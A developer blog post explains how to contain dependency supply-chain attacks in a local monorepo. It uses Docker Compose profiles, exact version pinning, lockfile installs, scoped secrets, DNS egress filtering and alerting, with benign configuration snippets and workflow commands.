Securing Local Development Environment Against Dependency Supply Chain Attacks
15-20 min read
I do love having one command that brings the whole application stack online locally, spinning up databases, migration jobs, backends, and the frontend, with file watchers for hot reload! DX is still the main driver of productivity for me! That pattern shines in a monorepo where the product is still small enough to reason about, with fewer than a dozen long-running services, and you can keep a production-like copy running locally.
In practice, I reach for Docker Compose as the orchestration boundary. Compose declares images, build contexts, environment variables, volume mounts, port mappings, and service dependencies so docker compose up starts every application service and dependency such as Postgres and Redis.
The same DX-shaped layout is also the right shape for supply-chain containment: risky work (installs, services, tests) can live in scoped containers with explicit mounts and network, instead of one giant trust-me session on the host.
Application services have different modes so they can run in dev with file watch, test to run tests, and deps to handle dependencies. All of those operations run inside Docker containers: isolated mounts, scoped files, resource caps, and network rules (I still say sandbox in conversation, but it is containment: shared kernel, so patch the engine, avoid privileged containers, and watch what you mount). Network access is minimized and explicitly allowed only when needed. You run a dedicated container for each operation (dev, test, and deps in this example, but it can be many more) that includes only essential files, and therefore only the files and credentials it needs, and limited resources (CPU and memory).
This pattern requires a clean architecture. If services are tightly coupled or generally messy, that has to be fixed first, or at least brought to an architecture that allows applying this pattern.
I wrap up everything using the just command for ergonomics and to abstract from the application technologies of choice.
Concrete picture for this sample article: PostgreSQL and Redis for persistence and caching, a Node.js service and a Rust service (both can call external services) to mix runtimes and toolchains, and a Next.js web app, but this approach can be applied to any technology that relies on public dependency managers (Go, Java, Python, and so on). Database migrations run as a dedicated job that is executed on demand.

secure-local-dev-env is a working sketch you can steal as you read: Compose profiles (dev / deps / test), deps that never see app secrets, lockfile-first installs, and optional network + notify hooks when something misbehaves.
Basic Practices
Let's start by reducing surface area through configuration and design. The boring baselines still matter: least privilege on the machine, backups, sane password and recovery hygiene. This article focuses on dependency-shaped risk, not a full security program.
We know we have keys for external services, database passwords, access tokens, and anything we or our applications need to do the job. This is the stuff we need to protect from thieves, directly or indirectly.
Secrets

As said, we have to guard our treasure.
The real challenge is using secrets without slowing you down, while still protecting them properly. There are many ways to handle credentials in general, and we are not covering that here. What we care about is secrets that the application you run locally needs at runtime while you develop.
Probably obvious, but secrets must never be committed along with application code. I write this because I see it more often than I expected. A common and effective way to use them is to have git-ignored .env files. This approach requires setting up basically an .env file for each service, but hey, it is 2026 and AI is so good at scripting, so let's make it write a small utility to do so.

Alright, that secret data is now accessible from my working session! Crystal clear, in a plain, well-known file! Oh no!
Hide from unnecessary access
So we use secrets only where and when they are strictly necessary, and nowhere else. Do we need secrets when installing dependencies? Probably not. On the frontend? Not all of them. The more you decouple, the more fine-grained control you get. So we go this way: in dev the application will have access to the secrets it needs, but not when running test or updating deps. So even if a dependency runs some script on installation (pre/post install and even pre/post remove), assuming dependency installation runs something unwanted, there is nothing to steal.
Strict dependency versions: exact match

npm by default, and then the following Node.js package managers (yarn, pnpm), install deps with loose versions (^ for minor, ~ for 0. versions). That is nice so you update to the latest version while you work daily. But unfortunately this has a serious drawback: when a new version is published, it is automatically downloaded.
In deployment this usually does not happen because CI relies on lock files, but in dev envs this happens daily, multiple times, just switching from one branch to another.
So a published version can be compromised, or it can be broken (think the colors / faker maintainer episode in 2022: disruptive publishes and colors@1.4.1 with the infinite loop). Or it can turn malicious in the classic hijack sense (for example axios@1.14.1 and axios@0.30.4, recently hijacked).
With loose ranges, package.json can imply a version you never pinned in your head:
"colors": "^1.4.0"  ->  caret can land on `1.4.1`, the 2022 infinite-loop / maintainer-drama line people still cite
"event-stream": "^3.3.4"  ->  caret can surface `3.3.6`, part of the 2018 flatmap-stream / Copay supply-chain case
"axios": "^1.14.0"  ->  during an incident window, can float into compromised 1.14.1
Yes, you can be safe by running pnpm install --frozen-lockfile, but nobody remembers it, especially after 4pm, when you just want to wrap up and call it a day.
Pin dependency versions
In Node.js, always use exact versions. Place a .npmrc with
save-exact=true
engine-strict=true
strict-peer-dependencies=true
This fixes the default behavior so when you run pnpm install it writes exact versions into package.json:
{
  "axios": "1.14.0"
}
On the Node side, that JSON is the semver you want in git, not a caret that widens the next time you install on autopilot. pnpm-lock.yaml still records the full tree when the package manager honors it (for example pnpm install --frozen-lockfile or CI that refuses to rewrite the lock).
In Rust, cargo add drops a default version requirement into Cargo.toml. A plain "1.2.3"-style string is a semver-compatible band (floor plus an upper bound per Cargo), not a vow to stay on that exact release. What you built is frozen in Cargo.lock; cargo update can still slide direct deps inside the band unless you tighten the manifest. To pin one crate to a single release, use a comparison requirement such as serde = "=1.0.228".
Same goal in both stacks: less ambient drift on the laptop, more deliberate bumps. The deps workflow below is where those bumps should happen.
Noisy manifests are the tradeoff. Teams with iron discipline sometimes say the lockfile is enough for CI anyway, and they are not crazy. I still want defaults on the dev box that resist silent range creep in package.json and careless requirements in Cargo.toml. Pair that with Renovate, Dependabot, or a scheduled pnpm update / cargo update inside the deps container so security fixes land without heroic memory.
Setting up: Dockerfiles and Docker Compose

Docker Compose contains the application structure (Postgres, Redis, migrations) plus:
- profiles for different operations:
dev,deps, andtest - clear boundaries for networking, CPU, and memory
- controls that can notify on unexpected network access
Every service has its own set of Dockerfiles:
Dockerfilefor the "classic" deployment buildDockerfile.depsfor dependency operationsDockerfile.devfor development (file watching)Dockerfile.testto run tests
Basically, we wrap every operation inside a container, and that container runs in the restricted Docker Compose context.
Dev mode

In dev mode we need the applications to run with hot reload or hot restart on file watch.
The important constraint is this: running processes should not be able to change dependencies. If a compromised package (or a compromised toolchain) manages to run code while you are developing, it should not also be able to silently rewrite node_modules or update your lockfile from inside the running container.
So in this pattern, dev containers run the application and watch the source code, but they do not perform dependency management. Dependencies are prepared by the dedicated deps workflow, and dev consumes them.
Also, no .env files: env vars and secrets are injected from Docker Compose at runtime. This is closer to production and, more importantly for this article, it makes secrets easier to scope. Secrets are theoretically readable from process memory, sure, but it's not that easy to get them this way.
Let's see, for example, the Next.js web application Dockerfile.


Typical pattern: digest-pinned base, deps from lockfile, entrypoint is watch mode only (no install in this image).
Of course, we start from the basics and apply common security practices, so the base image is pinned by digest.
- dependencies are always installed based on the lockfile, so no unwanted updates
- the entrypoint runs
pnpm devorcargo watchunderneath, so it runs with file watching

Then in Docker Compose, web-dev uses a named volume so the container has a stable, Linux-native node_modules that is not tied to your host filesystem.
This avoids bind-mounting node_modules from your host, which can be missing, built for a different OS or architecture, or contain native binaries that do not match what runs inside the container. It also keeps millions of small files out of the ./web bind mount, which makes file watching faster and reduces permission noise. With this split, ./web:/app provides live code edits while the node_modules volume keeps dependencies stable across restarts. Most importantly, web-dev does not run dependency commands. Installs and updates happen only in the dedicated deps workflow (image build or web-deps), so the dev container stays focused on running the app.
Deps mode

Can we run just dev? Not yet. In the same way you run pnpm install or npm install before starting a service, here you run the equivalent just deps install.
Pinning top-level deps helps your intent show up in git, but the full tree is still transitive: you cannot legislate every nested caret from your own package.json. So the next lever is where installs run and what those installs can see.
Also, the moment you add something new, there is a risk the package is compromised. Running pnpm add something or pnpm install will fetch whatever the registry serves for that version at that moment. From the time an attack lands to the time it is detected and removed, there is a window where you can pull a compromised package. There is no perfect prevention for that as an individual developer, unless you run additional scanning and an allowlist pipeline, and for most projects that is not feasible.
Even when package managers get stricter (for example, pnpm can restrict lifecycle scripts on install), unwanted or malicious code can still run at install time, at uninstall time, or during normal execution. A package you explicitly allow to run install scripts can still turn bad. We do not know.
Same for Rust and Cargo: the moment you run cargo add something, there is a possibility that something contains malware and that it runs.
We treat dependencies as an opaque system because we are not sure what is inside. Trust no one. A dependency can resolve to a version that, at the exact moment you install it, contains malicious code. You do not install only the deps you list, but also the whole tree. That tree is not under your control, but it is still your responsibility since you chose to use it.
Ok let's get practical. Let's check out api-node this time.
The deps mode does all dependency operations inside that deps profile (same containment story: its own image, mounts, and limits). This is where the majority of supply chain attacks hit, because this is where you execute third-party code before you even run your own application. De facto, pnpm, npm, and cargo commands such as install, add, and update are the security entry points of your local environment.

That is why I treat dependency management as its own workload, with its own container, its own mounts, and its own permissions. The deps container should not see your application secrets. It should not have access to your whole repo if it does not need it. It should not have free network access to anywhere on the internet. It should not be able to write arbitrary files outside the dependency cache and lockfile outputs. The deps service should use a minimal profile: no app secrets, tight resource limits, and egress only if the registry needs it. If something goes wrong, I want the blast radius to be the deps container, not my workstation.
So this is the core of the solution: install dependencies in a controlled, closed environment, and make that environment strict by default.
The Dockerfile is built this way: it copies only the dependency files and nothing more. For Node.js that means package.json, pnpm-lock.yaml, and .npmrc. For Rust that means Cargo.toml and Cargo.lock. The point is to make the build context boring and predictable.
Then the container writes only where it should. For Node.js, it should only populate node_modules (and maybe a package manager store or cache). For Rust, it should only populate target/ (and the Cargo registry and git caches). Everything else stays read-only or does not exist in the image at all.
And the Docker Compose definition follows the same idea.
Test mode

Finally, test mode. This is very close to the production way, as it should be: build images the same way, start the same dependencies, but run tests instead of starting the service.
The key differences vs dev are simple: in test you want a clean and reproducible environment (no hidden state, no local overrides). You want deterministic inputs and fast failure, because tests should fail loudly if a dependency is missing or a migration did not run. And you want the same runtime surface as prod (same base images, same lockfiles, same build steps), just with a different command.
In this approach there is no need to install tools like testcontainers for integration tests because Docker Compose is already your integration environment. Well, this can be a drawback depending on your preferences. I love testcontainers for its simplicity and its local developer experience.
The payoff here is that tests run under the same containment rules as everything else. If a malicious dependency tries to phone home during a test run, you catch it with the same network policies and alerting you use for dev and deps.

For tests, prefer the same base image and lockfile discipline as production, then override the command to run your test runner. Build dependencies from the lockfile, do not run a floating install. Run tests as a non-root user where possible. Mount only what you need (often just the repo code, not secrets, and not writable node_modules). Set strict timeouts and resource limits, because a test job is the perfect place for accidental (or intentional) forks and loops.
I also like to make the test image do a couple of sanity checks before running the suite: print runtime versions, verify migrations have been applied, and check that required env vars are present. If any of those fail, exit early with a readable error.

Point the test service at the same internal Postgres and Redis hostnames you use in dev, so integration tests hit the real stack. The only thing that should change is the profile and the command.
If you want to go one step further, run migrations as a dedicated job in the test profile too, and make tests depend on it. This gives you a very strong guarantee: every test run starts from a known schema and the test container is not allowed to apply migrations by itself.
Networking

Use internal service names on the Compose network, document any allowed egress via the auxiliary service dns-filter (a custom internal DNS), and treat anything else as suspicious.
The point of networking here is not "zero network". The point is explicit network. Dependency installation and tests are the two places where you accidentally grant a lot of power. Dependency install wants DNS and outbound access. Tests sometimes want to call external services.
If you can, keep your app network closed. Allow service-to-service traffic inside the Compose network, and allow explicit egress only for the operations that need it (for example deps).
DNS-based allow and deny lists are useful for visibility and basic control, but it is not a full solution. This solution does not cover calling an IP address directly. For that you need a real firewall (even a basic iptables or nftables setup on the host, or an egress proxy with an allowlist).
Alerting

When a policy blocks a connection, or a suspicious install step fires, surface it immediately so you notice it without digging through logs. In the sample repo that is a small notifier: hooks in the right places plus desktop notifications when you want zero extra plumbing. Same signals can go anywhere you already trust (webhook, Slack, whatever), if you want the team to see it too.


To prove it works, I am using this example. It mimics malicious code on install and at runtime, trying to send the content of process.env to somewhere.somehow.local.
When you run just dev, this is what happens.
And the same happens when you run just deps, which installs all the dependencies for the project services.
Workflows
Start the stack
Run just deps to install service dependencies, just dev to start the services! Easy peasy after all the prep, and honestly it feels great when the whole thing just comes up!
just deps
just dev
Install or remove a dependency
Now we are in the good stuff! This is the Node.js side of the house, and I still get a kick out of how tidy it stays. You refresh dependencies inside the deps profile, then you flip back to dev and the service wakes up with exactly what you asked for!
just api-node-deps install                 # install everything from the lockfile
just api-node-deps install zod
just api-node-deps install zod@1.2.3
just api-node-deps remove zod
just api-node-deps install async-cache-dedupe -D

# ...

just api-node-dev
Same for Rust:
just api-rust-deps install               # install everything from the lockfile
just api-rust-deps add reqwest
just api-rust-deps rm serde
just api-rust-deps update axum

# ...

just api-rust-dev
That is the workflow I actually want to live in! Fast, explicit, and no surprises sneaking in through a lazy install!
Conclusion
What Happens in Vegas Stays in Vegas

Incidents can happen anytime. Supply chain defense often feels like a cops-and-robbers chase: defenders tend to be a step behind, so betting on full prevention is not realistic. Fast detection narrows the gap. Socket reported flagging the compromised axios release in about 55 minutes, which is strong, and the bad version was removed from the registry within roughly three hours. Even then, there is a real window where your environment can be exposed while you still do not know it.
What we can do is assume we run risky code and risky operations. Ordinary work is where exposure shows up: installing deps, running the app, running tests. So we run them inside Compose containment: same enthusiasm for one-command DX, but the risky bits wear a harness. The worst that can happen is that the container lands in a bad state, and you can still do a post-mortem from the host. It should not freeze your whole machine by eating all CPU or memory. It should not get unlimited network access.
Does it install a backdoor? It is not reachable from outside by default. Does it try to steal credentials? If it cannot see secrets and cannot reach the network, there is nothing useful to send out. Does it break out of Docker or trick you into mounting the socket? That is why we said containment earlier: keep images non-privileged, watch mounts, and patch the engine like anything else on the box. For typical dependency drama, though, you have already bought a lot of slack.
The solution is robust in the engineering sense: it is defense in depth, not a single switch. Isolated deps, scoped secrets, lockfiles, explicit versions, intentional network, and fast signal stack into a posture you can run for months without turning local dev into a security theater project. You still patch the engine and review mounts, and you still treat novel RCE as serious. For day-to-day supply-chain and registry shock, this pattern is a strong, repeatable default.
Setup and maintenance cost real time, and the payoff is reliability as much as safety: you only open what you mean to open, and the same Compose skeleton survives when the team or the repo grows.
Repository: simone-sanfratello/secure-local-dev-env
The linked repo is a teaching sketch. The pattern is what travels to your own monorepos and stacks, with the usual per-project wiring.
Following this pattern, you can add common tasks such as linting, formatting, and typecheck to run in the same containerized profiles, or wire in more custom operations and workflows for your project. That way you keep the convenience of a one-command local dev environment without giving up the security posture.
Contact me if you want to apply this approach to your local dev environment!